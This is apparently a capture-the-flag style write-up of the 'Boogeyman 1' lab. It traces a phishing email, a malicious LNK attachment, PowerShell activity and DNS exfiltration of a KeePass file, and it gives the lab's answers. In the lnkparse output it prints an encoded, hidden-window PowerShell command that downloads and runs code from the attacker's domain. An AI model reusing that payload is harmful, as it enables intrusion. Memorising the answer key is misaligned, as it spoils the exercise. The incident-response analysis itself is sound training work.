Boogeyman 1 – Capstone Project

The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.


Email Analysis:

What is the email address used to send the phishing email?

Answer: agriffin@bpakcaging.xyz

What is the email address of the victim?

Answer: julianne.westcott@hotmail.com



What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?

Answer: elasticemail


By opening the email using Thunderbird then clicking on view source we can see the following:

```
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;
    c=relaxed/simple; t=1673601926;
    h=from:date:subject:reply-to:to:list-unsubscribe;
    bh=DORzQK4K9VXO5g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
    b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqSORNRWynpDQ3/CBSllw31eDq
    WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/tO5dfZVUImvY32iinpJCtoiMLjdpKYMA/
    d5BBGqluALtqy9fZQzM=
```

What is the name of the file inside the encrypted attachment?

Answer: Invoice_20230103.lnk

We can obtain this information by downloading the attachment, extracting the zip file and copying the name of the file.



What is the password of the encrypted attachment? Answer: Invoice2023!

This answer can be found in the body of the phishing email.

You may use this code to view the encrypted file:
Invoice2023!

Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?

Answer: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZ.....

We can achieve this buy using the following command:

```
ubuntu@tryhackme:~/Desktop/artefacts$ lnkparse Invoice_20230103.lnk
Windows Shortcut Information:
```

```
.exe
      Working directory: C:
      Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3
AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBh
AGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBp
AG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
      Icon location: C:\Users\Administrator\Desktop\excel.ico
```

Endpoint Security:

Based on the initial findings, we discovered how the malicious attachment compromised Julianne's workstation:

A PowerShell command was executed.

Decoding the payload reveals the starting point of endpoint activities.

What are the domains used by the attacker for file hosting and C2?

Answer: cdn.bpakcaging.xyz,files.bpakcaging.xyz

What is the name of the enumeration tool downloaded by the attacker? Answer: Seatbelt

What is the file accessed by the attacker using the downloaded sq3.exe binary?


Answer:
C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite

What is the software that uses the file in Q3? Answer: Microsoft Sticky Notes

What is the name of the exfiltrated file? Answer: protected_data.kdbx

We can parse the powershell.json file using the command bellow to find the domains and the tool the adversary tried to download:

cat powershell.json | jq '{ScriptBlockText}' | sort | uniq



What type of file uses the .kdbx file extension? Answer: KeePass

What is the encoding used during the exfiltration attempt of the sensitive file?

Answer: hex

What is the tool used for exfiltration? Answer: NSLookup

Network Traffic Analysis:

Based on the PowerShell logs investigation, we have seen the full impact of the attack:

The threat actor was able to read and exfiltrate two potentially sensitive files.

The domains and ports used for the network activity were discovered, including the tool used by the threat actor for exfiltration.


Finally, we can complete the investigation by understanding the network traffic caused by the attack.

What software is used by the attacker to host its presumed file/payload server?


Answer: Python

What HTTP method is used by the C2 for the output of the commands executed by the attacker? Answer: POST

What is the protocol used during the exfiltration activity? Answer: DNS



What is the password of the exfiltrated file? Answer: %p9^3!lL^Mz47E2GaT^y



What is the credit card number stored inside the exfiltrated file?

Answer: 4024007128269551